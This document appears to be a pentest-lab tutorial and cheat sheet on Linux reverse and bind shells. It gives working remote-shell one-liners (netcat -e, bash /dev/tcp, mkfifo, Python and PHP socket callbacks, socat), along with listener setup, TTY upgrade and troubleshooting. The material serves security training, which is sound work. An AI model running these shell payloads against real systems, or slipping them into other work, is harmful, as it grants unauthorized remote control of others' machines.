
| Tested on | Kali GNU/Linux Rolling 2026.2 (kali-rolling) |
|---|---|
| Package | netcat-traditional 1.10-50.1 (nc)ncat 7.99socat 1.8.1.1bash 5.3.9python3 3.13.12 |
| Lab environment | Pentest lab |
| Privilege | Normal user for listeners; code execution on the target for callbacks |
| Cert prep | CompTIA PenTest+ — post-exploitation shells |
| Man page | nc(1) (netcat-traditional) |
| Scope | Linux reverse and bind shells, Netcat variant differences, bash/Python/PHP/socat callbacks, TTY upgrade, and listener troubleshooting. Does not cover Windows/PowerShell payloads, msfvenom builders, or persistence. |
| Related guides | Learn hacking using Metasploitable 2 Network reconnaissance using Nmap Linux privilege escalation |
A reverse shell is a phone call the target places to you: you listen on Kali, the host dials your IP and port, and you get a command prompt. A bind shell is the opposite call direction. This cheat sheet is for authorized ethical hacking labs on Linux.
This page focuses on Linux callbacks. PowerShell and Windows reverse shells belong on a separate guide.
On Kali, set the address the target can reach (your host-only NIC from ip a, not localhost):
export LHOST=192.168.56.120 LPORT=5555LHOST is your Kali IP on the lab network. LPORT is the port you listen on. Change both to match your lab.
Reverse shell — quick reference
Listener
| When to use | Command |
|---|---|
| Traditional Netcat | nc -l -p "$LPORT" -v |
| Ncat | ncat -l "$LPORT" -v |
| Socat (PTY-friendly) | socat file:$(tty),raw,echo=0 tcp-listen:$LPORT |
Reverse callback (target → you)
| When to use | Command |
|---|---|
Traditional nc with -e |
nc "$LHOST" "$LPORT" -e /bin/bash |
Bash /dev/tcp |
bash -i >& /dev/tcp/$LHOST/$LPORT 0>&1 |
OpenBSD/BusyBox nc + mkfifo |
rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc "$LHOST" "$LPORT" > /tmp/f |
Ncat with -e |
ncat "$LHOST" "$LPORT" -e /bin/bash |
| Python 3 | see examples below |
| PHP CLI | see examples below |
| Socat | socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:$LHOST:$LPORT |
Bind shell and TTY
| When to use | Command |
|---|---|
| Target listens | nc -l -p "$LPORT" -e /bin/bash -v |
| You connect | nc "$RHOST" "$LPORT" |
| Spawn a PTY | python3 -c 'import pty; pty.spawn("/bin/bash")' |
| Local size, then remote | stty size → stty rows ROWS cols COLS |
For generated ELF payloads and Metasploit handlers, use the Metasploit tutorial.
Reverse shell vs bind shell
After you get code execution, you usually want an interactive shell. The only big difference is who starts the TCP connection.

| Reverse shell | Bind shell | |
|---|---|---|
| Direction | Target initiates an outbound callback | Target listens; you connect inbound |
| Firewall / NAT | Often works when outbound TCP is allowed | Fails when inbound high ports are blocked or the host is behind NAT |
| Lab default | Prefer after RCE | Use when you can already reach the bind port |
Most networks allow outbound traffic more readily than inbound. That is why reverse shells are the usual default. Full command lines are in the quick reference and examples below.
LHOST, LPORT, and listener setup
LHOST: your Kali IP as the target must see itLPORT: the TCP port where you listen
Three things have to be true or the shell never appears:
- Your listener is already running when the callback starts
- The target can reach that IP on the lab path (same VirtualBox host-only subnet is typical)
- The port is free on Kali, and nothing in between drops the traffic
From the target (or another host on the target-side network path), check that your IP answers:
ping -c 2 "$LHOST"PING 192.168.56.120 (192.168.56.120) 56(84) bytes of data.
64 bytes from 192.168.56.120: icmp_seq=1 ttl=64 time=0.045 ms
64 bytes from 192.168.56.120: icmp_seq=2 ttl=64 time=0.038 msSome labs block ICMP. That is fine. With the listener already up, probe the port from the target (or from a second host that shares the target’s path to Kali):
nc -z -v "$LHOST" "$LPORT"192.168.56.120: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.56.120] 5555 (?) openRun that probe from the target side. Running nc -z on Kali against Kali’s own address only proves a local process is listening. It does not prove routing, firewall, or NAT will let the target through.
Connection refused usually means nothing is listening yet, or you used the wrong port. Connection timed out usually means a wrong IP, a firewall, or NAT in the way.
Netcat variants: traditional, OpenBSD, and ncat
nc is not one program. Different builds explain why a blog post with -e works on one box and fails on another.
| Variant | Common package | -e / -c? |
Listen example | On this tested Kali 2026.2 host |
|---|---|---|---|---|
| Traditional | netcat-traditional |
Yes | nc -l -p PORT |
nc resolves to /usr/bin/nc.traditional |
| OpenBSD | netcat-openbsd |
No | Often nc -l PORT |
Common default on Debian/Ubuntu targets |
| Nmap Ncat | ncat |
Yes | ncat -l PORT |
Install the ncat package |
Check the binary on the host that will run the payload:
readlink -f "$(command -v nc)"/usr/bin/nc.traditionalOn this image that path means -e works. OpenBSD Netcat prints invalid option -- 'e'. Fall back to bash /dev/tcp, Python, PHP, Ncat, socat, or mkfifo.
Flags you need for shells (behavior depends on the build):
| Flag | Purpose |
|---|---|
-l |
Listen for inbound connections |
-p port |
Local port (required with -l on traditional netcat) |
-e filename |
Exec after connect (traditional / ncat; not OpenBSD) |
-c string |
Run /bin/sh -c string after connect on some builds (traditional / ncat). Not portable to OpenBSD nc |
-v |
Verbose (connect to […] proves the callback landed) |
-n |
Numeric addresses only |
-z |
Zero-I/O probe |
-w secs |
Connect/read timeout |
Ncat listen syntax drops the mandatory -p: ncat -l 5555 -v. OpenBSD listen often looks like nc -l 5555.
Tested Linux reverse shell examples
Start a listener in one terminal, then run the matching callback on the target (or loopback on Kali for practice).
Essential Netcat reverse shell with -e
When the target has traditional Netcat or Ncat, this is the shortest reverse shell.
Listener on Kali:
nc -l -p "$LPORT" -vlistening on [any] 5555 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 35574On the target:
nc "$LHOST" "$LPORT" -e /bin/bashType commands in the listener window. Messages like cannot set terminal process group mean the shell works but is dumb (no proper terminal). Upgrade it in the TTY section below.
Essential Bash reverse shell without Netcat
Use this when the target has bash but no usable nc -e.
Listener:
nc -l -p 6666 -vOn the target:
bash -i >& /dev/tcp/"$LHOST"/6666 0>&1listening on [any] 6666 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 35846
bash: cannot set terminal process group (1154737): Inappropriate ioctl for device
bash: no job control in this shellThose ioctl lines are normal for a raw callback. Connection refused means the listener was not up or the IP/port pair is wrong.
Common OpenBSD-style Netcat reverse shell with mkfifo
OpenBSD Netcat will not run -e. A named pipe still connects a shell through nc.
Listener:
nc -l -p 5577 -vOn the target:
rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc "$LHOST" 5577 > /tmp/flistening on [any] 5577 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 46352
/bin/sh: 0: can't access tty; job control turned offKeep the rm -f so an old FIFO does not break the line. Prefer bash /dev/tcp, Python, or socat when they exist.
Common Python 3 reverse shell one-liner
Many Linux servers have Python even when Netcat is locked down.
Listener:
nc -l -p 4444 -vOn the target (put your real LHOST and port in the connect line):
python3 -c 'import socket,subprocess,os;s=socket.socket();s.connect(("192.168.56.120",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/bash","-i"])'You should see connect to [...] on the listener. If it connects and then dies, run command -v bash on the target and fix the path in the one-liner.
Common PHP reverse shell one-liner
Handy after a web foothold when the host already has the PHP CLI.
This compact PHP form assumes the socket becomes file descriptor 3. That is common but not guaranteed. If you connect and get no shell, try another descriptor number for that PHP build.
Listener:
nc -l -p 8888 -vTarget:
php -r '$sock=fsockopen("192.168.56.120",8888);exec("/bin/sh -i <&3 >&3 2>&3");'If the injection point is too short for -r, upload a small PHP file instead.
Common Socat reverse shell with a PTY
Socat can give a cleaner interactive session than raw Netcat. Run the listener in a real terminal window (it attaches to your TTY).
Listener on Kali:
socat file:$(tty),raw,echo=0 tcp-listen:$LPORTOn the target:
socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:$LHOST:$LPORTWhen the callback lands, you should get an interactive bash with fewer “no job control” quirks than a dumb nc shell. If you only need a quick connect proof without a TTY, a Netcat listener still works as the catcher.
Advanced Netcat bind shell on the target
Here the target listens, and you connect from Kali. Use this when outbound callbacks are blocked but you can reach a high port on the target.
On the target:
nc -l -p 9999 -e /bin/bash -vFrom Kali (set RHOST to the target IP):
echo "whoami; id" | nc -v "$RHOST" 9999Sample below is a loopback practice run on Kali as the normal kali user (RHOST=127.0.0.1). On a remote lab VM, expect the target’s IP in the open line instead of localhost.
localhost [127.0.0.1] 9999 (?) open
kali
uid=2102(kali) gid=2102(kali) groups=2102(kali)
If inbound ports are firewalled or the host is behind NAT, this fails and a reverse shell is the better choice.
Upgrade a reverse shell to a TTY
A fresh reverse shell often cannot handle Ctrl-C, arrow keys, or clear. Upgrade it when you need to work longer in that session.
On the remote shell:
python3 -c 'import pty; pty.spawn("/bin/bash")'Press Ctrl-Z to pause the remote process. On your local Kali terminal, read the window size first:
stty size40 120Those two numbers are rows then columns. Put the remote job back in the foreground with a raw local TTY:
stty raw -echo; fgWhen the session returns, type reset, then set terminal type and size to match what you just read:
export TERM=xterm-256color
stty rows 40 cols 120
Run tty afterward. A path like /dev/pts/5 means you have a real terminal. Socat’s PTY callback above can skip some of this when both ends support it.
Reverse shell troubleshooting and cleanup
| Symptom | Likely cause | Fix |
|---|---|---|
Connection refused on target |
Listener not running or wrong port | Start the listener first; match LPORT |
Connection timed out |
Wrong LHOST, NAT, routing, or firewall |
Use the host-only IP the target can reach; probe with nc -z from the target |
| Listener connects, shell exits instantly | Wrong shell path | command -v bash; fix path in the one-liner |
nc: invalid option -- 'e' |
OpenBSD netcat on target | Use bash /dev/tcp, Python, Ncat, socat, or mkfifo |
| PHP connects, no shell | Wrong file descriptor | Try a descriptor other than 3 for that PHP build |
| Garbled / no job control | No TTY on callback | PTY spawn + stty size / stty raw -echo; fg, or use socat |
| Bind shell works locally only | Firewall or NAT blocks inbound | Prefer reverse shell |
| Port already in use | Another process owns LPORT |
ss -tlnp | grep PORT; pick a free port |
| Works on loopback, fails across VMs | LHOST=127.0.0.1 or wrong NIC |
Export Kali’s host-only IP (ip a), not localhost |
When the lab demo ends:
- Press
Ctrl-Con Kali to stop the listener - On the target, type
exit, then remove anything you dropped (/tmp/f, a PHP file, a test binary) - Do not leave cron jobs, new users, or other persistence for a callback exercise
If a listener is stuck in the background, run ss -tlnp | grep "$LPORT" and stop that PID.
References
- nc(1) — netcat-traditional (Debian manpages)
- nc(1) — netcat-openbsd (Debian manpages)
- Ncat Reference Guide
- socat man page (dest-unreach.org)
- Python socket — library documentation
- Python pty — library documentation
- Metasploit Framework — Rapid7 docs
